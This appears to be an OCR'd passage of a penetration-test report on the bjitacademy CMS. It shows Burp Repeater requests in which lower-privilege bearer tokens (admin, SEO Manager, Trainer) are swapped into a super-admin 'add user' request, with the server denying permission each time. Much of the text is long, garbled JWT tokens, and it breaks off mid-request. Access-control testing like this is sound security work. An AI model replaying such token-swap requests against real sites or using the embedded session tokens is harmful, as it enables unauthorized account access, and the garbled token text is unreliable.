Referer: http://cms.bjitacademy.com/		"eyJ0eXA0iJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiI5IiwiwanPpijoiZDRkYmRkHDcwNsiwZmByMsnWYk3NTlh2WWhDjhMtcxZj0zNjyVnJz1MWW52jhjMCBy0QG00ZTY02jAzHdtkM11YjJhY2fmZGRhMDl1MTAiiLcjpYXQ1o;E3MDAzMjgxNDYvNdnD1mtQz0TQjNjAxMe4Mz0uSmzcl1LCjyN1i0j3EMDAzMjgxnDyvNDM1H1Q40TU0MzrxNDc5NDhyMtg3NsW1ZKhwIjoxNzaxMTTyMTQ5LjM50TA1NTk1MsccSD840TQ1MzEyN8wic3V1IjoiMTQ2iIwic2NvGwIpbXX0.lw_DsPz2h01RhC8Q3SLhbxxyKCeZwno0jKRCshhkyKBxprUDrxEdVMCcaN1L_0lnjeIUBgqCTMNBjPSEF7dth1WUnaofqfghBdNl0y3H1Dfqi2wmsYjmxWMSFgnS_Br78f7qd0--buFvbjq4M10a8uia4o1KcpPIkLaubggfwzHIx-BfgNOD5GEEMCGsaSZTbnia__Qu_Pbj1-g0Ba6KePj0cPgfbfdawafPgp7Wrpzhs9xbRSvRvN1DsHsH1i1y7BERRN8sr1XT5fNHC-KRMzUtof_NsBv_gq1WanEw0xz4PD_PjWuZfHLx703SSB05HLDQNgWNgkKamxMWk3gces7vhcscu16Ohhns1B2CwvBNXItgjH6ek0IBXSu92w1fISVFD01qATnWh8qv85QczgPsj1GXTWj1j3zFTs6wdKqpD5xwGKR2j3kvAfn5JYxdetUinS_A0biZbhjAIle2n01gad2-ftmjKSmppmKod5JYU1YyfAnBgnzcfefmFc06-zFwirBdrEC6OLNmHduCxdWbEl2A8cLipj-RLC2IMvSI1fGqENkghy1QSHPTV-ZoYfkaqrq-Xy2C7-HuNGaqSfxChBGFI3wyR_FglcvxWodF8nyUd1p0f8Gtq9fqN20gj91KRpAFSwFCdCp2e3ot-EGLRwIA",	

Now get the Authorization token of a admin.

Go to cms.bjitacademy.com/login → login with admin credential → go to profile page → update profile → capture the request and send it to Repeater then collect the Authorization token.

superadmin x admin x +

Send Cancel < > Target

Request		Response	
Pretty	Raw	Pretty	Raw
POST /academy/api/public/api/v1/user/update-user HTTP/1.1		HTTP/1.1 200 OK	
Host: cms.bjitacademy.com		Date: Sat, 18 Nov 2023 17:22:26 GMT	
Content-Length: 880		Server: Apache	
Sec-Ch-Ua: "Chromium";v="119", "NotA_Brand";v="24"		Cache-Control: no-cache, private	
Accept: application/json, text/plain, */*		X-RateLimit-Limit: 60	
Content-Type: multipart/form-data;		X-RateLimit-Remaining: 54	
boundary=----WebKitFormBoundary6FMASMcAjItr7AIK		Access-Control-Allow-Origin: *	
Sec-Ch-Ua-Mobile: ?0		Vary: Accept-Encoding,Authorization	
Authorization: Bearer eyJ0eXA0iJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiI5IiwiwanPpijoiNjI4MjBiYzMjVLMjVhNGm50WY2NDFkMuUzYCV1jJ1NgIyZGVmNTQ4MDM1ZD1ixsAx0GPhmjj2mN2U0MWEzWZhZWmNjY3NjF1YjI5ZmQjLCjyXQ0i0j3EMDAzMjc0MDcu0DM10D1050tzCmjiw0D11MTk1MzEyN8wibm0j1oxNzAwMz13LjgzNtgNdk4MDAxMDk4NjMy0D8yN8wiZXhwIjoxNzAxMtkxND43LjgzMTk0D0i5NTU5MDIw0TkCMDrNsUsInN1Yi16j1jY5Iiwiic2NvcGwzijpbXX0.CGsEcwSyTxtt9LtbL0Pp0fSvfSSnSXfthnsbASHD16U7PfdzQbsRCKidCiUmIUYWfwmTCcp5Mn0r348_iVPH4ix5EsAH57Rfh0uSh-qL1KJbjkq2R8HmriIUga-4_zizstREUR-30j0d-5i79AVLgtcBTs0PMOMjTCK6FGV9cxAYsLsU6RtD1xkRckSeEs7sZgSYskx1Bb1-D-J6Z8fQydpd48-0fnxZ1x4axZRNxk5RFDvVLDB0R-lui9sbgsixsDV3PVYMu1S13a-kyE1KGOh4Pm_8jyEZi4x-Lblvxpx9tYFv76r5d7ysBHWwGLP10YC4PxKhdwjpH73MwjAsLNw9N4hAalZsIMDCHGsv0MWFyZEPHr6ZNU-hqcC415jZB1_V7ew209g1g1WWsM6huri1f54YJYj8pcKxfu8-4G43w-NKfHayImIjettnd0d1qjL0L_7N5s6GY6Hq0e5TS1XrnAlke4pCoH1LyekP3ZBsvAzWVmY7mQ0zWhxk89KBr4NiqFA1VOLYH7KpnTo39X3rgQqKgENX8m6yEmjW1vexpX2-SHMJ1_-TOFNL7MuHe8TUEUNlmZe3huoaRTBPoRQPqlQewgRMDrlHbi-KKY0jMyvDy1BGMSgrz-4biWkWzysYAsa0fcAfMjHEnFIEr84ZY11_5BWRz28			
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)		Connection: close	
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159		Content-Type: application/json	
Safari/537.36		Content-Length: 1655	
Sec-Ch-Ua-Platform: "Windows"		10 (

Now replacing the super admin token with admin token click the send button.

```

superadmin x admin x +
Send Cancel < > T

Request
Pretty Raw Hex
POST /academy/site/api/public/api/v1/user/register HTTP/1.1
Host: cms.bjitacademy.com
Content-Length: 808
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Accept: application/json, text/plain, /*
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryhAmGYRB3TEsBPvh
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI5IiwiandiPiJoiNjI4MjBiYzMyYzVlMjVnNGMsOWY2NDFkMuUzY2VAnjJ1NCIyZCvunTQ4MDM1ZDIXyZx0GRhMjZmN2U0MWBxZWRhZWMnY3MjF1YjI5ZmQiLCJpTXQi0jE3MDAxMjcmODcuODM1ODI50TczMjIwOD1MTk1MzByNSwibmJmIjoxNzAwMzI3NjgNTgzNDE4MDAxMDh4NjMyODByNSwizXNvIjoxNzAxMTkxNDA3LjgsMTk0ODk5NTU5MDIwOTk2MDkxNzU1InNjYIiIjY5iwiCNCvCv5i1pbXO0.CGzsEcvsYTxtzSLTbL0Pp0fsvfSSnSXfhnsbASHD16U7PcfdzQBkBCKidCia1ULyfwmTCcp9MnQt34b_iUPH4ix5AsAH57rhfouUsh-qLIKJbkqCE8HNrIUg_a-4_ziszTREUP_30j0do-9i7h9AVLgdBTs0PMXOMJCK6FGU9cxAYs5lu6URHlxkRck5eEs7s2g9YskxLBb1D-J6Z8fQydpd48-x0fnwZIx4axZENkh5RFDvVLD0E-Iu19sbgsxitDVr3PVJYTh1S3a-kyE1KG0h4Pn8jyEZ14r-Lblvxp9tYfvf6r5d7yvBHWwG1P10YC4PxDwvjph73MwjAsLNw9N4halaZsINDCHGsvOMvKYZE5hR6ZNU-hqcC4i5ZD1_V7ew20sg1glWWSM6huri1F54YYj3SpqjXfu8-4G43w_NKHayImIjetnRd50djqL0L_7NU5s6GYEHqQe5TS1XdnAlre4pCoHillyekP3ZBsvAzWVMyT7mQ6Whdk89KbRe4Niqa1V6LYH7KpHTo39X3rgQqKgENX8meyEmjW1VexpXZ-SHMJI_-TOPN17MUeHzKTUBNlmZe3buoaRTbPoRQfQ16wgRMh1HB1-KKY0jMyvdy1BGHSGz-4b1WohwLysYasa0fGafmJHENfIErE4ZY1J_SBWzZ8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: http://cms.bjitacademy.com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors

```

Response

```

HTTP/1.1 401 Unauthorized
Date: Sat, 18 Nov 2023 17:21:52 GMT
Server: Apache
Cache-Control: no-cache, private
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Access-Control-Allow-Origin: *
Vary: Accept-Encoding,Authorization
Connection: close
Content-Type: application/json
Content-Length: 70

{
  "success": false,
  "message": "You don't have permission.",
  "errors": null
}

```

admin has no permission to add user by changing Authorization Token.

11. Attempting that the SEO Manager get unauthorized access of adding user by manipulating super admin Authorization token.

Go to cms.bjitacademy.com/login → login with super admin credential → go to add user page → add a user → capture the request and send it to Repeater

The screenshot shows the CMS dashboard with the 'Users' menu item selected in the sidebar. The main content area displays an 'Add User' form. The fields filled are:

- Name: Testing shaheb
- Email: testingShaheb@bjitacademy.com
- Role: Super Admin
- Password: (redacted)
- Repeat Password: (redacted)

The 'Add User' button is at the bottom of the form.

Request

```

1 POST /academysite/api/public/api/v1/user/register HTTP/1.1
2 Host: cms.bjitacademy.com
3 Content-Length: 803
4 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Accept: application/json, text/plain, */*
6 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryhKAmYERB3TEsEPvh
7 Sec-Ch-Ua-Mobile: ?0
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI5IiwianRpIjo1YjNjMGNhMT
11ZDNjNj9k2D0AyTzBwZWRhNUu4yBjYTUS0WRhYCV1NcZ2TJLzjRHODViNT2mNsMzCPhM
jQOMjUxDb0CMCRiMTZ1ncwNG1iLCJpYXQiOjE3MDAzMjcsMsUma4NDryODk40TQxD0w
MDM6MDYyNSvibamjoxNzAwMj13MzMLijMwG0dQSNjklMjAlNjg4NDc2NTYyNSwIZQhWIjo
xNzAkRTHxNzHcIMzACNtWq0II1MjkyOT4NnUsInN1i16jQ3Iwic2NvGwzIj
pbXXoDV0LSXgWj51PSrlf0bwldizwzBnb4WV8tB30MIDxJc0v-s--eGiuA8f6mna
jHEBqgWebyoWP93duanW91sHeBmPjYV7KzcdJNfzGt314h7KoElYlYpIhN
cSWcTCobcpjpQlu-Ac8CCPZBmVQquvdvgjLYJH5EPedn9v'sI3tsCPNE8WvJN8pv339PqA
wj-CgvnmuBbF8eqgtYJBWnlpOrkSQ3NupxE30xrxRCNxwpWza4Seoawd71IH9o13qL
cIS0X_bvNNjCVQhjhdfrggPmjNuCs1PgrmeOngalChwgPVuS4MqWrei7vgyT755W5
Mr7UJREjMUCG3G9iZC45ilcD_0lnPtMjqpHrUp0cd1zWU-SmB8R77s-Au07YwFzPh6C_p-
KnuP-RxtwiSKDN1CuVmhc30tjNta_QtRzRZhbST-f1Q0qHP6SSKRSMHr7bc2thZzxtXhZLWD
S17vAlU0S89a171E8elf-jEHINMSluPxg6wrfUfsqj_kPeKErxx7LTLE08LcRBDDh8Anip
-xChd4hpKU90KZehB4RfEV5C2R4MH_0n8ZwvBmzbjeat611suHnPN31waVr6gZc
Ukr0g6zmCiyjcywC7RngL9FkT0MNyWg83TYSF02dgwBt0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
Safari/537.36
10 Sec-Ch-Ua-Platform: "Windows"
11 Origin: http://cms.bjitacademy.com
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://cms.bjitacademy.com/

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Sat, 18 Nov 2023 17:22:26 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 54
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding,Authorization
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 1655
12
13 {
  "success":true,
  "result":{
    "name":"Testing shahab",
    "token":
      "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI5IiwianRpIjo1ZDRkY
      mRkHdCwNmIwZmByMsnWk3Nt1h2WWhdjhMtCxZj0zhjyWjNjZ1MNM5jbjhMCBy0QG0
      ZTY0ZjA2Md4hMT1iYjNhY2mZGRhMDl1MTAiiLCjpyXNQ10jE3MDAzMjgsNDYnNDM1MTQ
      z0TQWjAxMe4Mz0uSmzclLcJyN1i0jE3MDAzMjgjgnDyNDM1H1Q40TU0MzxrNDc5ND
      kyMtg3NsW1ZxhWIjoNzaxMTtHyMTQ2LjM50TA1NtK1MsCSD840TQ1MzByN8wic3VI
      jo1MT2jIiwiC2NvGwIpbXXO_lw_DsPz2h1lRhC8Q3SLxbxyKCeZwno0jKRCshhky
      KBxprUDrre8DMCcaANL_0lnjeIUb8qC7MNBjPSEF7d7fWJnacfqfghBdN10y3H1DGFqi
      2wme8YjmxWMSFgnS5_Br7f7qdcn_-buFvbjq4M10a8uia4o1KcpPIkLaubggfwzHI
      x-EfgNOD5GEEMCGSaS7Dmnia_Qu_PB1j-g0Ba6oKepIjoPSgf2dawafPgp7Wrpzhs9
      xBRSevNR1D8bH1i1yL0sUWQbBRRNs8r1XT5sfnBC-KRMzUtcf_NsBv_gqLWanE0uoxz24D_
      PJuQzFHLx703SSB05HLDQmWWhNgkMaaxMWk3gcesv/hncus16Ohhn51BzCwBXITtg
      jH6ek0LBxS0952w1fIiP01qAtnWh8qv85QczgP5j1GxTWj1j3zFTsGwdkXpD5xwGKR
      2j3kvAfn5jYXdeQm5-A0BiZh2j1lWe2n0lgd2-ftmjKSMPmKoD5JYU1KyANB
      gncnfefmFc06-zFvzBdrEC60LNmHduCxdWdVb12AcLipj-BLc2IMvS1I1GqENkg
      hy1QSHP7V-ZoYTkakqg-Xy2C7-ThNGaSfxChBCFI3wyR_FglcvxWodF8nyUD1dPof
      8GtqfqN20gj91KbPafSwFCdCpP2e3ot-EGLRwIA",

```

Now get the Authorization token of a SEO Manager.

Go to <http://cms.bjitacademy.com/login> → login with SEO Manager credential → go to profile page → update profile → capture the request and send it to Repeater then collect the Authorization token.

Request

```

1 POST /academysite/api/public/api/v1/user/update-user HTTP/1.1
2 Host: cms.bjitacademy.com
3 Content-Length: 877
4 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Accept: application/json, text/plain, */*
6 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryH84XLYLrWYAMcyi3J
7 Sec-Ch-Ua-Mobile: ?0
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI5IiwianRpIjoimDQ5NzJ:Nj
9 RjYmYwNDiZjYjBjZDyH24NmMzjYwZDFlhYTQzMT1NDEyMmMzMWQ40DBkYTVmZ
GM1NjdURCULNjQwMzRnDA1NcyLcJpYXQiOjE3MDAzMjkjOMTEuNzkwNjQ50DkwODk5njU4
MjAzMT1iLCJuYmYi0jE3MDAzMjkjOMTEuNzkwNjU0ODh3Njg50DE5MzMi0TM3NSwiZKhwljo
xNzAxMTkzNDExLjc2Tj0TA70TAwNTAL10TE30T4NzUsInN1i1EiIjExMyIisInNb3Blcy
i6W119_nBjHgYvWsTvOKSL6fcSDOnTCCCk3i101DuH7fhnPrlgqQ0v270STjq80EXHgde4n
RBdOue9HnhHSosqgPlIHYVEnRea71SwYPWo-CQDbune8rg10fCoQve1Nu_yM0ZRjJHGxBas
tIXBrdsM5dorjGhui908llwUzXCYjyxLopzwIx112o0tZvdUvus6tGKzQ1YdUbmlGLHEErWrRa
1BFRMQ4t5Cq1Op3o2AzeU-GoE8042CHe829Z2v1bezy7oFAe9YgBs141YMBfvw481qvsvy
mfwKQAcjCjt6ySc3iw3Kn10C3CuBYNgyz-1cS_DgklsihAgTwgowuCjTcQGqjxf8TmRz_bX
1_QU611Rkm54m411D_FmwKuynb6f6UdqPxxAeuVvYmgQYSC5wChKJJBlCnxmRDBmsro8ut
a_uuXjleShEtPaJPhvQQ1T1IkAHVbsr_4ch0VR4tFmgYVItwxODY9z_Yi7pHBmmLkZPyj8vvJ
js-STWx7eOP18QS-hUyJ6UMAs8FLQhiWsyGiYlwJiYqg8707scthSUxZ97bmlNzF_wSY1OA
ATJ6EvV331ilmNhBbjrmMc1b_CULotENMOG2n03whTaqsUgk-aszUu6LMG0-lehFhetKdN
zF9QpMHSgs4cbs_4KsUwaYVPe7cajeFeeFG43trVwUhhlvYsuI
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 O

```

Response

Now replacing the super admin token with SEO Manager token & click the send button.

Screenshot of a Repeater tool interface showing a request and response.

Request

```

1 POST /academysite/api/public/api/v1/user/register HTTP/1.1
2 Host: cms.bjitacademy.com
3 Content-Length: 808
4 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Accept: application/json, text/plain, /*
6 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryhKAmGYEB3TEsBPvh
7 Sec-Ch-Ua-Mobile: ?0
8 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI5IiwianRpIjoimDQ5NC2Jk
NjRkYmYmNDIxZjZ1YjRkZmMyYzdhYZE4nmM2ZjYwZDFhYTQzMTIzNDByMmMzMWQ40DBhY
TVmZGM1NjdrMCU1NjQxMzRmDA1N2YiLCjpxYQxi0jE3MDAzMjkOMTBeNuNzkwNjQ5ODkwd
jSNjU4MjAzMT1LLCjuyi0jE3MDAzMjkOMTBeNuNzkwNjQ0ODk3njg50DE5MzMI0TM3NsW
izXhwIjoxNsazMtksNDxLjc2MTAy0TAwNTA1MDY10TE30TY4NzUsInNLYi16l1jExMyIs
InNjb3B1cyI6W119.nmBjHvWsTvOK5L6fc5DOnTCCCk3i101DuH7fhNPk1gqQ0v270ST
jqg0EXHgde4nPBD0ue9HmhHSoxqPLiHVVEnRea71SwYF沃x-CQDbune8rg10fcCoQve1Nu
_yM02RjJHGXBastIXBrdSm6dorjGbu908LlwU2XCjyXlopzwIxI1zoo0tZVdUvu6tGKzQ
1YdUbmGLHEErWrrAlBFRM04t5CgI0p3o2AzeU-GoB9042CHe929Z2vIbezy7oFAeS9gBs
i4lYMNtfw481wgvsymfwKQacy2Jt6ySc3iwx3Kn10C3CuBYNgz-1c8_DgklsihAgTwgow
ucjTCqGqjjxfstMwRz_bX1_QUE61LRm54m411D_FmwKuynbf6EUdqPxxaEuwVsYMcQYSC5w
ChKJJB1CnxmRD8msro8ut_a_wXje5bEtPaJPhrqQ1T1IkAHVbsr_4ch0VR4tFmgYVItwx
ODY9_z_Y17pHBmnLk2PyJ8vvJjs-5TwX7e0P18Q5-hUyJcUMsA8FLQhiWsyGiYLwJiYqq8
707scth9UxZ9YmlNzF_wSY10AAATj66vW331filmNhbfrmMc1b_CU10t6NN0GIn03wh
aqSUgX-abu6LMG0-1ekFhetKdNzF9QpMJSgs4cbs_4KsUwaYVPe7cAjefFe6FGE43trV
wUhhlvYsuI
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159

```

Response

```

1 HTTP/1.1 401 Unauthorized
2 Date: Sat, 18 Nov 2023 17:52:31 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 59
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding,Authorization
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 70
12
13 {
    "success":false,
    "message":"You don't have permission.",
    "errors":null
}

```

SEO Manager don't have access to add user by changing the Authorization Token.

12. Attempting that Trainer, has access of adding users by manipulating the super admin Authorization token .

Go to cms.bjitacademy.com/login → login with super admin credential → go to add user page → add a user → capture the request and send it to Repeater

Screenshot of the CMS interface showing the 'Add User' form.

The sidebar navigation includes:

- Dashboard
- Home
- Training
- News
- Blogs
- About Page
- Contact
- Users > Add User (highlighted)
- All Users
- Subscribers

The 'Add User' form fields are:

- Name: Testing shahab
- Email: testingShahab@bjitacademy.com
- Role: Super Admin
- Password: (redacted)
- Repeat Password: (redacted)

A blue 'Add User' button is at the bottom right.

Request

```

1 POST /academy-site/api/public/api/v1/user/register HTTP/1.1
2 Host: cms.bjitacademy.com
3 Content-Length: 803
4 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Accept: application/json, text/plain, */*
6 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryhKAmYEB3TEsEPvh
7 Sec-Ch-Ua-Mobile: ?0
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiI5IiwiwanRpIjoiYjNjMGNhMT
11ZDmJNj9k2ODAyIzBwZWRhNUw4YBiYTUS0WRhYCV1NcC2TJL2jRHOViNTZmNsMcPbH
14QOMjUxObc0MC2iMTZ1NzwNg1iLCJpYXQiOjE3MDAzMsMsMuza4NDy0Dt40TQxD0
17MDMSMdYyNSvibaMljoxNsAwMsI3MzMLijMgDQSNjklMjAlNjg4NDc2NTYyNSviZXGwIjo
20xNzAKRHThXzmljMwNDc1MzACNTBw0T11Mj9yOT4NzUsInNjIi6jQ31iwc2NvcGwzIj
23pbXXoDV01SXdWqJ51Sprlf0bwldizBzBn4WVRSt830MIFDrXcj0v-s--eGiuaEfcMnaj
26HEBGRgwyb0WP93DuanW91sNsBylq7B8aOfMswFETVcscdJNfzGt314h7KoElYlYpIhN
29cSWCTobcjpqlu-Ac8CCPZC2zWVwQuvdvgIYJH5PEbdn9WsI3TsCPNHE9WwDwJ9Njpv339PqA
32wj-GvGnqEYBwVnlpOrkSQ3NupE30xrxxRCNxWfpWpa4SEoawd71IH9o13qR1
35ci90X_bvNNjCvV0jhdfrggPmjNuCs1FgrmeOngalChwgPVuS4MqWe17vyG7T55W5
38Mr7UJRBjMUC3G9iZC45i1cD_0lnPtMjqpHrUo0d1zWU-SmBSR77s-Au0TYwFzPh6_C_p-
41KuP-RxtwiskDNv1CUWm30Tya_0TzR2EhHeBY4RfEV52CR84MH_7bc2thZztXhZLWD
44S17vAU0gSB89a71LeElf-jEHINMS0luPxg6wrfUfsqj_KpeKeerrx7LT7E08LcREBdHSAnip
47-xChd4hPK090k2ehHeBY4RfEV52CR84MH_7bc2thZztXhZLWD
50S17vAU0gSB89a71LeElf-jEHINMS0luPxg6wrfUfsqj_KpeKeerrx7LT7E08LcREBdHSAnip
53-xChd4hPK090k2ehHeBY4RfEV52CR84MH_7bc2thZztXhZLWD
56S17vAU0gSB89a71LeElf-jEHINMS0luPxg6wrfUfsqj_KpeKeerrx7LT7E08LcREBdHSAnip
59UKr0g6zmcCyIjcywWC7RngL9Fk7T0M9W8a5T5F02dgwBwl0
62
9User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
Safari/537.36
10Sec-Ch-Ua-Platform: "Windows"
11Origin: http://cms.bjitacademy.com
12Sec-Fetch-Site: cross-site
13Sec-Fetch-Mode: cors
14Sec-Fetch-Dest: empty
15Referer: http://cms.bjitacademy.com/

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Sat, 18 Nov 2023 17:22:26 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 54
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding,Authorization
9 Connection: close
10Content-Type: application/json
11Content-Length: 1655
12
13 {
  "success":true,
  "result":(
    "name":"Testing shaheb",
    "token":
      "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiI5IiwiwanRpIjoiZDRkY
      mRkHdwcmNsIw1yMsnVWE3NT1h2WwkhDjhMtCxZj0zjyVjNjZ1MWW52jhjMCBy0QG0
      ZTY02jAzMDdkMT1iYjJhY2mZGRhMD1lMTAiiLCjpxYQiojE3MDAzMsMsMuza4NDy0Dt40TQxD0
      z0TQjNjAxME4MzE2uSMzclLjUjNjI0jE3MDAzMsMsMuza4NDy0Dt40TQxD0
      hyMTg3NsW1zXhwIjozNzaxMTTyHTQzLjM50TA1NTk1MsccSD840TQjH2zEyn3Wic3V1I
      jo1j0zjAxME4MzE2uSMzclLjUjNjI0jE3MDAzMsMsMuza4NDy0Dt40TQxD0
      j1j0zjAxME4MzE2uSMzclLjUjNjI0jE3MDAzMsMsMuza4NDy0Dt40TQxD0
      KBxprUDrxEDVMCcANL_0lnjeUBgC7MNLjBPSER7DfhwJWncoafqgHdNl0y3H1DGFq1
      2wmsEYjmxWMSFgnS5_Br78fqd0--busFvbjg4M10a8u1s4o1KcP1LKaubggfwCHI
      x-BfgNOD5GEEMCGsaSZTDnIA__0u_Pbj1-g0Ba6oKePjocPSgf2dawafPgp7Wrpzhs9
      xBRSvRwND1NsHw11yVtBERRNs8rLxTSfNHC-KRMzUt of_NsBv_gzLWanNm0xz24PD_
      PJWuPfHLx703SSB0PSHLBQmWNRNgkHWK3gcres/vhcu3t18ohns1BzCwBX1Itg
      jH6ek0LBXSu92w1fISVF01qATnWh8qvB5Qcz0gPSj1GXTWj1j3zFTzGwdKxpD5xwGKR
      2j3kvAfn5JYXdeUiInS-A0biZh2jaiWe2n0ig2--ftmjKSMppmKod5JYUk1YfyANB
      gncfcfemFc06--zFv1BdrEC60LNmHduCxdWdWbE12AeLipj-BLc2IMvSI1fGgENkg
      hy1QSHP7V-ZoYTkakrq-XxyCT-ThNGaSfxChBCFI3wyR_FglcvXwodF8nyUd1fPof
      8GtqfqN20gj91KEpAfSwFCdCp2e3ot-EGLrwIA",

```

Now get the Authorization token of a Trainer.

Go to cms.bjitacademy.com/login → login with Trainer credential → go to profile page → update profile → capture the request and send it to Repeater then collect the Authorization token.

Request

```

1 POST /academy-site/api/public/api/v1/user/update-trainer HTTP/1.1
2 Host: cms.bjitacademy.com
3 Content-Length: 1405
4 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Accept: application/json, text/plain, */*
6 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryBiUPFF0drw0QDdLm
7 Sec-Ch-Ua-Mobile: ?0
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiI5IiwiwanRpIjoiOGN1Y2Y4NG
11J10Dk0Y5GUxMj10GnRzjh1mZj1YTtRzTzLGRhY2zrNTAxNTNjNDz1MjBx0W11NDYz
14WML0WMyTA0CWE5yM5E5njNhM2Y1lCjpxYQiojE3MDAzMsMsMuza4NDy0Dt40TQxD0
17MTMy0DEyINsWibmJmIjoxNsAwMsMxMjM5LjU3NTQxODk00TeYzE5NzI2NTYyNSviZXhwIj
20xNsAzMxMjM5LjUyNjY3MDA4MTCxMDgxNTQyOTY4NzUsInNjIi6IjgzLiwi2NvcGwzIj
23pbXXo.0SKp-M8ZcPq-UB7HwVcAS7chYwlvssSyPkf-f-n9sXWxhBqzrW-NVZdBBfwBbmBp_M
26Akj3LlvQXYK8NWLSSQgZLjB8g8h2IB8oSe_rhyb933QPLT7KQ96Jq2IgkMq0i0DT_BkgPp
29b27rgBmDkqA654EcqXOmXWtYRE60WLebwkaChCLk-nS9byCwgrx
32q14-oVaefKmaJhg7FNFsQutqzqafgY5uqkzUDM0Q8n3zI24vgCqbJ8cNjVb2Aj4UcmSjg6LX7
35Ajp2gTaYuST2A6x1v_fxVDts_ohifgOlvoTyNljqAJSMjLzdU8mzp021XZS9oS42A4mujxI4
38scMsRZBmUUxLtn8kBtQtQv0CYT2E77GvpPgcsCdjjs8vYjgME0_EK9U1s4x0oxt0EA4FRkJ
414cXbg5DV5RRWY71x5AwpwC-BRTQW0b0_RZr-MD51YxMngf3jzKh-rSS5LuCqrP0DvrMat
44wLWgk66iJxR3dAulZ6sN4HzqSE_heFO2eqgYNyZeaqfhVrkF17L8cE2LYjYnHcxgAnyRp-Vu
47Se3tgr1HqBFWXLd0dlLb1kDu-7MHSsPvPPAxSgPTLIAjZFC0-7vAN8baP5VVSFB4wMCW7
50k1QAXvYvGlm2LpFyXZH78AVZgKOp7fyMR8UrLsPwgXiHCjps2g
53
9User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
Safari/537.36
10Sec-Ch-Ua-Platform: "Windows"
11Origin: http://cms.bjitacademy.com

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Sat, 18 Nov 2023 17:22:26 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 54
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding,Authorization
9 Connection: close
10Content-Type: application/json
11Content-Length: 1655
12
13 {
  "success":true,
  "result":(
    "name":"Testing shaheb",
    "token":
      "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiI5IiwiwanRpIjoiZDRkY
      mRkHdwcmNsIw1yMsnVWE3NT1h2WwkhDjhMtCxZj0zjyVjNjZ1MWW52jhjMCBy0QG0
      ZTY02jAzMDdkMT1iYjJhY2mZGRhMD1lMTAiiLCjpxYQiojE3MDAzMsMsMuza4NDy0Dt40TQxD0
      z0TQjNjAxME4MzE2uSMzclLjUjNjI0jE3MDAzMsMsMuza4NDy0Dt40TQxD0
      hyMTg3NsW1zXhwIjozNzaxMTTyHTQzLjM50TA1NTk1MsccSD840TQjH2zEyn3Wic3V1I
      jo1j0zjAxME4MzE2uSMzclLjUjNjI0jE3MDAzMsMsMuza4NDy0Dt40TQxD0
      KBxprUDrxEDVMCcANL_0lnjeUBgC7MNLjBPSER7DfhwJWncoafqgHdNl0y3H1DGFq1
